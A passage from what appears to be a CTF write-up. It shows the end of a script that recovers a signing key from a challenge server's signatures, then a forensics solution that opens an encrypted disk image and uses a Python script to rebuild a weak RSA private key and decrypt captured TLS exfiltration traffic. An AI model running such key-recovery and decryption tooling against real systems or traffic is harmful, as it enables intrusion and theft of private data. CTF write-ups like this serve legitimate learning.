    ap.add_argument("--self-test", action="store_true")
    args = ap.parse_args()

    if args.self_test:
        m0 = hash_preimage(0)
        m1 = hash_preimage(1)
        assert H_int(m0) == 0
        assert H_int(m1) == 1
        print("[+] self-test OK")
        print("m0:", m0.hex())
        print("m1:", m1.hex())
        return
```

```
    m0 = hash_preimage(0)
    m1 = hash_preimage(1)
    print(f"[+] m0(H=0) len={len(m0)}: {m0.hex()}")
    print(f"[+] m1(H=1) len={len(m1)}: {m1.hex()}")

    io = SockIO(args.host, args.port, total_timeout=args.timeout,
debug=args.debug_io)
    sigs = []
    try:
        # Probe: confirm hash matches server output
        probe = os.urandom(16)
        r, s, h_srv, q = request_sig(io, probe, timeout=args.timeout)
        h_loc = H_int(probe)
        if h_srv != h_loc:
            raise RuntimeError(f"Hash mismatch: h_srv={h_srv}
h_loc={h_loc}")
        print(f"[+] Probe OK. q_bits={q.bit_length()}")

        # Collect h=0 signatures
        print(f"[+] Collecting {args.n0} signatures with h=0 ...")
        while len([t for t in sigs if t[2] == 0]) < args.n0:
            r, s, h, q2 = request_sig(io, m0, timeout=args.timeout)
            if q2 != q:
                raise RuntimeError("q changed unexpectedly")
            if h != 0:
                raise RuntimeError(f"Expected h=0 but got h={h}")
            if (r % q) == 0 or (s % q) == 0:
                continue
            sigs.append((r, s, h, q))
            print(f"    got h=0 sig #{len([t for t in sigs if
t[2]==0])}")

        # Collect h=1 signatures
        print(f"[+] Collecting {args.n1} signatures with h=1 ...")
        while len([t for t in sigs if t[2] == 1]) < args.n1:
            r, s, h, q2 = request_sig(io, m1, timeout=args.timeout)
            if q2 != q:
                raise RuntimeError("q changed unexpectedly")
            if h != 1:
                raise RuntimeError(f"Expected h=1 but got h={h}")
            if (r % q) == 0 or (s % q) == 0:
                continue
```

```
            sigs.append((r, s, h, q))
            print(f"    got h=1 sig #{len([t for t in sigs if
t[2]==1])}")

        # exit politely
        try:
            tok, _ = io.recvuntil_any([PROMPT_SIGNING,
PROMPT_SIGNWHAT], timeout=3)
            if tok == PROMPT_SIGNWHAT:
                io.sendline(b"")  # empty hex => sign empty msg, safe
                io.recvuntil(b")", timeout=3)
            io.sendline(b"n")
        except Exception:
            pass

    finally:
        io.close()

    # Recover x^4 from first two h=0 signatures
    h0 = [t for t in sigs if t[2] == 0]
    (r1, s1, _, q) = h0[0]
    (r2, s2, _, _) = h0[1]

    t1 = (r1 * pow(s1, -1, q)) % q
    t2 = (r2 * pow(s2, -1, q)) % q
    if t1 == 0:
        raise RuntimeError("t1==0; rerun")

    rhs = (t2 * pow(pow(t1, 5, q), -1, q)) % q  # x^4
    roots = fourth_roots(rhs, q)
    if not roots:
        raise RuntimeError("No 4th roots found")

    print(f"[+] x candidates: {len(roots)}")
    for cand in roots:
        if verify_candidate(cand, sigs):
            x = cand
            fb = int_to_bytes(x)
            print("[+] VERIFIED ✅")
            print(f"[+] x = {x}")
            print(f"[+] bytes = {fb!r}")
            try:
```

```
                print(f"[+] decoded = {fb.decode('utf-8',
errors='replace')}")
            except Exception:
                pass
            if b"ARA7{" in fb:
                print("[+] Found 'ARA7{' ✅")
            else:
                print("[!] Note: no visible 'ARA7{' in bytes, but x
verified by recurrence.")
            return

    raise RuntimeError("All candidates failed recurrence
verification.")

if __name__ == "__main__":
    main()
```



Flag :
ARA7{tbh_this_chall_is_too_easy_use_AI_right??just_upload_src_code_then_prompt_then_run_generated_sv_script}

Forensics

kau siapo kampang

Solved By: kkira

mff ini banyak ey ay

Analysis:

Artifacts
99315040-CB05-42ED-8125-EF919C5E8AFC.raw
system_cache.pcap
pncuri.bin
pncuri_unpacked

TLS exfil over 192.168.65.4 → 192.168.65.1:8443 (tcp.stream==17) was decrypted.

Solution:

PS E:\CYBER SECC\CTF2025\ARA CTF> wsl bash -lc "sudo fdisk -l 99315040-CB05-42ED-8125-EF919C5E8AFC.raw"
to lists GPT partitions in the disk image

```
[sudo] password for kali:
Disk 99315040-CB05-42ED-8125-EF919C5E8AFC.raw: 15 GiB, 16106127360 bytes, 31457280 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: DA494E9F-13E9-446B-B7DE-8B79DBA01A79

Device                                     Start      End  Sectors  Size Type
99315040-CB05-42ED-8125-EF919C5E8AFC.raw1   2048  1466367  1464320  715M EFI System
99315040-CB05-42ED-8125-EF919C5E8AFC.raw2 1466368  5136383  3670016  1.8G Linux filesystem
99315040-CB05-42ED-8125-EF919C5E8AFC.raw3 5136384 31455231 26318848 12.5G Linux filesystem
PS E:\CYBER SECC\CTF2025\ARA CTF>
```

PS E:\CYBER SECC\CTF2025\ARA CTF> wsl bash -lc "sudo losetup -fP --show '/mnt/e/CYBER SECC/CTF2025/ARA CTF/99315040-CB05-42ED-8125-EF919C5E8AFC.raw'" — maps the image to a loop device with partition nodes.

```
PS E:\CYBER SECC\CTF2025\ARA CTF> wsl bash -lc "sudo losetup -fP --show '/m
5E8AFC.raw'"
┌─(Message from Kali developers)
│
│ This is a minimal installation of Kali Linux, you likely
│ want to install supplementary tools. Learn how:
│ ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
└─(Run: “touch ~/.hushlogin” to hide this message)
[sudo] password for kali:
/dev/loop4
```

sudo mount /dev/loop4p2 /mnt/plain to mounts the /boot partition
ls -lah /mnt/plain — shows /boot contents; confirms sda3-luks-master.bin.

```
PS E:\CYBER SECC\CTF2025\ARA CTF> wsl bash -lc "sudo mount /dev/loop4p2 /mnt/plain && ls -lah /mnt/plain | head -n 40"
┌─(Message from Kali developers)
│
│ This is a minimal installation of Kali Linux, you likely
│ want to install supplementary tools. Learn how:
│ ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
└─(Run: “touch ~/.hushlogin” to hide this message)
[sudo] password for kali:
total 93M
drwxr-xr-x  5 root root 4.0K Feb  5 18:05 .
drwxr-xr-x 11 root root 4.0K Feb  7 23:06 ..
-rw-r--r--  1 root root 281K Jul 22  2025 config-6.8.0-71-generic
drwxr-xr-x  2 root root 4.0K Feb  3 22:17 efi
drwxr-xr-x  5 root root 4.0K Feb  3 22:58 grub
lrwxrwxrwx  1 root root   27 Feb  3 22:50 initrd.img -> initrd.img-6.8.0-71-generic
-rw-r--r--  1 root root  70M Feb  3 22:56 initrd.img-6.8.0-71-generic
lrwxrwxrwx  1 root root   27 Feb  3 22:50 initrd.img.old -> initrd.img-6.8.0-71-generic
drwx------  2 root root  16K Feb  3 22:14 lost+found
-rw-r--r--  1 root root   64 Feb  5 18:05 sda3-luks-master.bin
-rw-------  1 root root 8.7M Jul 22  2025 System.map-6.8.0-71-generic
lrwxrwxrwx  1 root root   24 Feb  3 22:50 vmlinuz -> vmlinuz-6.8.0-71-generic
-rw-------  1 root root  15M Jul 22  2025 vmlinuz-6.8.0-71-generic
lrwxrwxrwx  1 root root   24 Feb  3 22:50 vmlinuz.old -> vmlinuz-6.8.0-71-generic
```

sudo cryptsetup luksOpen /dev/loop4p3 ctf_luks --master-key-file /mnt/plain/sda3-luks-master.bin — opens the LUKS volume using the master key
ls -l /dev/mapper — lists existing device-mapper nodes (shows if LUKS/LVM already active).

```
PS E:\CYBER SECC\CTF2025\ARA CTF> wsl bash -lc "ls -l /dev/mapper"
(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
https://www.kali.org/docs/troubleshooting/common-minimum-setup/

(Run: "touch ~/.hushlogin" to hide this message)
total 0
crw------- 1 root root 10, 236 Feb  7 09:08 control
lrwxrwxrwx 1 root root       7 Feb  7 10:10 luks_ctf -> ../dm-0
lrwxrwxrwx 1 root root       7 Feb  7 10:16 luks_ctf_plain -> ../dm-2
lrwxrwxrwx 1 root root       7 Feb  7 10:13 ubuntu--vg-ubuntu--lv -> ../dm-1
```

sudo vgscan && sudo vgchange -ay — scans and activates LVM volume group in the LUKS container.


```
PS E:\CYBER SECC\CTF2025\ARA CTF> wsl bash -lc "sudo vgscan && sudo vgchange -ay"
(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
https://www.kali.org/docs/troubleshooting/common-minimum-setup/

(Run: "touch ~/.hushlogin" to hide this message)
[sudo] password for kali:
  WARNING: Not using device /dev/mapper/luks_ctf_plain for PV fbCpNM-MuAe-d0Zi-zuso-0rV0-hmKd-ap0OdM.
  WARNING: PV fbCpNM-MuAe-d0Zi-zuso-0rV0-hmKd-ap0OdM prefers device /dev/mapper/luks_ctf because device is used by LV.
  Found volume group "ubuntu-vg" using metadata type lvm2
  WARNING: Not using device /dev/mapper/luks_ctf_plain for PV fbCpNM-MuAe-d0Zi-zuso-0rV0-hmKd-ap0OdM.
  WARNING: PV fbCpNM-MuAe-d0Zi-zuso-0rV0-hmKd-ap0OdM prefers device /dev/mapper/luks_ctf because device is used by LV.
  Cannot activate LVs in VG ubuntu-vg while PVs appear on duplicate devices.
  1 logical volume(s) in volume group "ubuntu-vg" now active
```

sudo mount /dev/mapper/ubuntu--vg-ubuntu--lv /mnt/ctf_root — mounts the root filesystem. from this now on, we can explore the mounted filesystem

```
┌──(kali㉿dhafin5858)-[/mnt/e/CYBER SECC/CTF2025/ARA CTF]
└─$ sudo ls -lah /mnt/ctf_root

[sudo] password for kali:
total 104K
drwxr-xr-x  23 root root 4.0K Feb  5 15:33 .
drwxr-xr-x  11 root root 4.0K Feb  7 23:06 ..
lrwxrwxrwx   1 root root    7 Apr 22  2024 bin -> usr/bin
drwxr-xr-x   2 root root 4.0K Feb 26  2024 bin.usr-is-merged
drwxr-xr-x   3 root root 4.0K Feb  5 14:52 boot
dr-xr-xr-x   2 root root 4.0K Aug  6  2025 cdrom
drwxr-xr-x   4 root root 4.0K Aug  6  2025 dev
drwxr-xr-x 111 root root 4.0K Feb  5 17:43 etc
drwxr-xr-x   3 root root 4.0K Feb  3 23:24 home
lrwxrwxrwx   1 root root    7 Apr 22  2024 lib -> usr/lib
lrwxrwxrwx   1 root root    9 Feb  5 15:33 lib32 -> usr/lib32
lrwxrwxrwx   1 root root    9 Apr 22  2024 lib64 -> usr/lib64
drwxr-xr-x   2 root root 4.0K Feb 26  2024 lib.usr-is-merged
drwx------   2 root root  16K Feb  3 22:16 lost+found
drwxr-xr-x   2 root root 4.0K Aug  5  2025 media
drwxr-xr-x   3 root root 4.0K Feb  5 18:01 mnt
drwxr-xr-x   2 root root 4.0K Aug  5  2025 opt
drwxr-xr-x   2 root root 4.0K Apr 22  2024 proc
drwx------   4 root root 4.0K Feb  3 23:32 root
drwxr-xr-x  15 root root 4.0K Aug  6  2025 run
lrwxrwxrwx   1 root root    8 Apr 22  2024 sbin -> usr/sbin
drwxr-xr-x   2 root root 4.0K Dec 11  2024 sbin.usr-is-merged
drwxr-xr-x   2 root root 4.0K Feb  3 23:25 snap
drwxr-xr-x   2 root root 4.0K Aug  5  2025 srv
drwxr-xr-x   2 root root 4.0K Apr 22  2024 sys
drwxrwxrwt   7 root root 4.0K Feb  5 18:07 tmp
drwxr-xr-x  13 root root 4.0K Feb  5 15:33 usr
drwxr-xr-x  14 root root 4.0K Feb  5 17:43 var
```


and i fount something interesting, theres a pcap file on `/var/tmp/.system_cache.pcap`

`my finding on pcap`





first is i spotted a UPX.

Main encrypted exfil is tcp.stream == 17



and my llm spotted a weak TLS





python script for private key recovery + stream 17 decrypt

```
#!/usr/bin/env python3
"""
from __future__ import annotations
```

```
import argparse
import binascii
import hashlib
import hmac
import json
import os
import re
import subprocess
import sys
import urllib.parse
import urllib.request
from dataclasses import dataclass
from typing import List, Optional, Tuple

from cryptography import x509
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.primitives.asymmetric import padding, rsa


def run(cmd: List[str], check: bool = True) -> str:
    p = subprocess.run(cmd, capture_output=True, text=True)
    if check and p.returncode != 0:
        raise RuntimeError(
            f"command failed ({p.returncode}): {' '.join(cmd)}\n"
            f"stdout:\n{p.stdout}\n"
            f"stderr:\n{p.stderr}"
        )
    return p.stdout


def tshark_fields(
    pcap: str,
    display_filter: str,
    fields: List[str],
    extra_opts: Optional[List[str]] = None,
) -> List[List[str]]:
    cmd = ["tshark", "-r", pcap]
    if extra_opts:
        cmd.extend(extra_opts)
    cmd += ["-Y", display_filter, "-T", "fields"]
    for f in fields:
        cmd += ["-e", f]
    out = run(cmd)
    rows = []
    for line in out.splitlines():
        rows.append(line.split("\t"))
    return rows


def get_cert_hex(pcap: str, stream: int) -> str:
    rows = tshark_fields(
        pcap,
        f"tcp.stream=={stream} && tls.handshake.type==11",
```

```
        ["frame.number", "tls.handshake.certificate"],
    )
    if not rows:
        raise RuntimeError("no certificate handshake found")
    cert_hex = rows[0][1].strip().replace(":", "")
    if not re.fullmatch(r"[0-9a-fA-F]+", cert_hex):
        raise RuntimeError("invalid certificate hex extracted")
    return cert_hex


def get_handshake_core(pcap: str, stream: int) -> Tuple[bytes, bytes, bytes]:
    rows = tshark_fields(
        pcap,
        f"tcp.stream=={stream} && tls.handshake",
        [
            "frame.number",
            "tls.handshake.type",
            "tls.handshake.random",
            "tls.handshake.epms",
        ],
    )
    client_random = None
    server_random = None
    epms = None
    for row in rows:
        if len(row) < 4:
            continue
        types = row[1].strip()
        rnd = row[2].strip()
        e = row[3].strip()
        if "1" in types.split(",") and rnd and client_random is None:
            client_random = bytes.fromhex(rnd)
        if "2" in types.split(",") and rnd and server_random is None:
            server_random = bytes.fromhex(rnd)
        if "16" in types.split(",") and e and epms is None:
            epms = bytes.fromhex(e)
    if not client_random or not server_random or not epms:
        raise RuntimeError("failed to extract client_random/server_random/epms")
    return client_random, server_random, epms


def get_client_keyx_frame(pcap: str, stream: int) -> int:
    rows = tshark_fields(
        pcap,
        f"tcp.stream=={stream} && tls.handshake.type==16",
        ["frame.number"],
    )
    if not rows:
        raise RuntimeError("client key exchange frame not found")
    return int(rows[0][0])
```

```
def get_tcp_payload_rows_until_frame(pcap: str, stream: int, last_frame: int) ->
List[Tuple[int, bytes]]:
    rows = tshark_fields(
        pcap,
        f"tcp.stream=={stream} && frame.number<={last_frame} && tcp.payload",
        ["frame.number", "tcp.payload"],
    )
    out = []
    for r in rows:
        if len(r) < 2 or not r[1].strip():
            continue
        fn = int(r[0])
        hx = r[1].replace(":", "").strip()
        if re.fullmatch(r"[0-9a-fA-F]+", hx):
            out.append((fn, bytes.fromhex(hx)))
    out.sort(key=lambda x: x[0])
    return out


def extract_handshake_bytes_from_payload(payload: bytes) -> bytes:
    i = 0
    out = bytearray()
    while i + 5 <= len(payload):
        ctype = payload[i]
        rec_len = int.from_bytes(payload[i + 3 : i + 5], "big")
        rec_end = i + 5 + rec_len
        if rec_end > len(payload):
            break
        rec = payload[i + 5 : rec_end]
        if ctype == 22:  # Handshake
            j = 0
            while j + 4 <= len(rec):
                hlen = int.from_bytes(rec[j + 1 : j + 4], "big")
                msg_end = j + 4 + hlen
                if msg_end > len(rec):
                    break
                out += rec[j:msg_end]
                j = msg_end
        i = rec_end
    return bytes(out)


def p_hash_sha256(secret: bytes, seed: bytes, out_len: int) -> bytes:
    a = seed
    out = b""
    while len(out) < out_len:
        a = hmac.new(secret, a, hashlib.sha256).digest()
        out += hmac.new(secret, a + seed, hashlib.sha256).digest()
    return out[:out_len]


def factordb_query(n: int) -> Optional[List[int]]:
    url = "http://factordb.com/api?" + urllib.parse.urlencode({"query": str(n)})
```

```
    with urllib.request.urlopen(url, timeout=15) as resp:
        data = json.loads(resp.read().decode("utf-8", errors="replace"))
    if "factors" not in data:
        return None
    factors = []
    for f, e in data["factors"]:
        fi = int(f)
        ei = int(e)
        factors.extend([fi] * ei)
    prod = 1
    for x in factors:
        prod *= x
    if prod != n:
        return None
    return factors


@dataclass
class TLSRecoverResult:
    n: int
    e: int
    p: int
    q: int
    client_random: bytes
    master_secret: bytes
    keylog_file: str
    private_key_file: str
    decrypted_blob_file: str


def recover_and_decrypt(
    pcap: str,
    stream: int,
    provided_p: Optional[int],
    out_key_pem: str,
    out_keylog: str,
    out_blob: str,
) -> TLSRecoverResult:
    cert_hex = get_cert_hex(pcap, stream)
    cert_der = binascii.unhexlify(cert_hex)
    cert = x509.load_der_x509_certificate(cert_der)
    pub = cert.public_key()
    if not isinstance(pub, rsa.RSAPublicKey):
        raise RuntimeError("certificate public key is not RSA")
    pn = pub.public_numbers()
    n, e = pn.n, pn.e

    if provided_p is None:
        factors = factordb_query(n)
        if not factors or len(factors) < 2:
            raise RuntimeError("FactorDB did not return usable factors; pass --p")
        p = min(factors)
    else:
```

```
        p = provided_p
    if n % p != 0:
        raise RuntimeError("provided/retrieved p does not divide modulus n")
    q = n // p

    phi = (p - 1) * (q - 1)
    d = pow(e, -1, phi)
    dmp1 = d % (p - 1)
    dmq1 = d % (q - 1)
    iqmp = pow(q, -1, p)

    priv = rsa.RSAPrivateNumbers(
        p=int(p),
        q=int(q),
        d=int(d),
        dmp1=int(dmp1),
        dmq1=int(dmq1),
        iqmp=int(iqmp),
        public_numbers=rsa.RSAPublicNumbers(e=int(e), n=int(n)),
    ).private_key()
    pem = priv.private_bytes(
        serialization.Encoding.PEM,
        serialization.PrivateFormat.TraditionalOpenSSL,
        serialization.NoEncryption(),
    )
    with open(out_key_pem, "wb") as f:
        f.write(pem)

    client_random, server_random, epms = get_handshake_core(pcap, stream)
    pms = priv.decrypt(epms, padding.PKCS1v15())

    keyx_frame = get_client_keyx_frame(pcap, stream)
    payload_rows = get_tcp_payload_rows_until_frame(pcap, stream, keyx_frame)
    hs_concat = b"".join(extract_handshake_bytes_from_payload(payload) for _, payload in
payload_rows)
    session_hash = hashlib.sha256(hs_concat).digest()
    master = p_hash_sha256(pms, b"extended master secret" + session_hash, 48)

    keylog_line = f"CLIENT_RANDOM {client_random.hex()} {master.hex()}\n"
    with open(out_keylog, "w", encoding="ascii") as f:
        f.write(keylog_line)

    dec_rows = tshark_fields(
        pcap,
        f"tcp.stream=={stream} && data.data",
        ["data.data"],
        extra_opts=[f"-o", f"tls.keylog_file:{out_keylog}"],
    )
    blob = bytearray()
    for row in dec_rows:
        if not row:
            continue
        hx = row[0].replace(":", "").strip()
```

```
        if re.fullmatch(r"[0-9a-fA-F]+", hx):
            blob += bytes.fromhex(hx)
    with open(out_blob, "wb") as f:
        f.write(blob)

    return TLSRecoverResult(
        n=n,
        e=e,
        p=p,
        q=q,
        client_random=client_random,
        master_secret=master,
        keylog_file=out_keylog,
        private_key_file=out_key_pem,
        decrypted_blob_file=out_blob,
    )


def main() -> int:
    ap = argparse.ArgumentParser(description="Recover TLS stream 17 key material and
decrypt exfil blob")
    ap.add_argument("--pcap", default="system_cache.pcap")
    ap.add_argument("--stream", type=int, default=17)
    ap.add_argument("--p", type=int, default=None, help="Known RSA factor p (example:
2707)")
    ap.add_argument("--out-key", default="c2key.pem")
    ap.add_argument("--out-keylog", default="tls.keys")
    ap.add_argument("--out-blob", default="dec_stream17_all.bin")
    args = ap.parse_args()

    if not os.path.exists(args.pcap):
        print(f"[!] pcap not found: {args.pcap}", file=sys.stderr)
        return 2

    try:
        res = recover_and_decrypt(
            pcap=args.pcap,
            stream=args.stream,
            provided_p=args.p,
            out_key_pem=args.out_key,
            out_keylog=args.out_keylog,
            out_blob=args.out_blob,
        )
    except Exception as e:
        print(f"[!] error: {e}", file=sys.stderr)
        return 1

    print("[+] success")
    print(f"    n (bits): {res.n.bit_length()}")
    print(f"    e: {res.e}")
    print(f"    p: {res.p}")
    print(f"    q: {res.q}")
    print(f"    private key: {res.private_key_file}")
    print(f"    keylog: {res.keylog_file}")
```

```
    print(f"    decrypted blob: {res.decrypted_blob_file}
({os.path.getsize(res.decrypted_blob_file)} bytes)")
    print(f"    CLIENT_RANDOM: {res.client_random.hex()}")
    print(f"    MASTER_SECRET: {res.master_secret.hex()}")
    return 0


if __name__ == "__main__":
    raise SystemExit(main())
```

It does:

1. Extract cert / randoms / encrypted PMS from tshark.
2. Reconstruct RSA private key from factor (--p 2707) or FactorDB.
3. Derive EMS master secret and write tls.keys.
4. Decrypt stream 17 via tshark -o tls.keylog_file:tls.keys.
5. Write decrypted blob: dec_stream17_all.bin.

Files produced

- c2key.pem
- tls.keys
- dec_stream17_all.bin

carve the pdf

```
PS E:\CYBER SECC\CTF2025\ARA CTF> wsl bash -lc "cd '/mnt/e/CYBER SECC/CTF2025/ARA CTF' && python3 -
<<'PY'
>> b = open('dec_stream17_all.bin','rb').read()
>>
>> start = b.find(b'%PDF-')
>> if start == -1:
>>     raise SystemExit('PDF header not found')
>>
>> end = b.find(b'%%EOF', start)
>> if end == -1:
>>     raise SystemExit('PDF EOF not found')
>> end += len(b'%%EOF')
>>
>> out = 'exfil_1.pdf'
>> open(out,'wb').write(b[start:end])
>>
>> print('PDF carved:', out)
>> print('start offset:', start)
>> print('end offset:', end)
>> print('size:', end-start)
>> PY
>>
┌─(Message from Kali developers)
│
│ This is a minimal installation of Kali Linux, you likely
│ want to install supplementary tools. Learn how:
│ ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
└─(Run: "touch ~/.hushlogin" to hide this message)
PDF carved: exfil_1.pdf
start offset: 11
end offset: 684638
size: 684627
```

and compared, revealing multiple nearly identical responses, including the same incorrect formula and phrasing. Both students were escorted out of the examination hall and questioned separately. Denial claimed there had been no intention to share answers, while Perl insisted that stress had caused them to look around during the exam.

When asked to explain several of their written answers independently, neither student could provide clear or consistent reasoning. Based on the evidence, an official report was submitted to the examination board. The board later concluded that cheating had taken place through indirect collaboration, and the exam results of both Denial and Perl were annulled in accordance with academic regulations. [redacted]

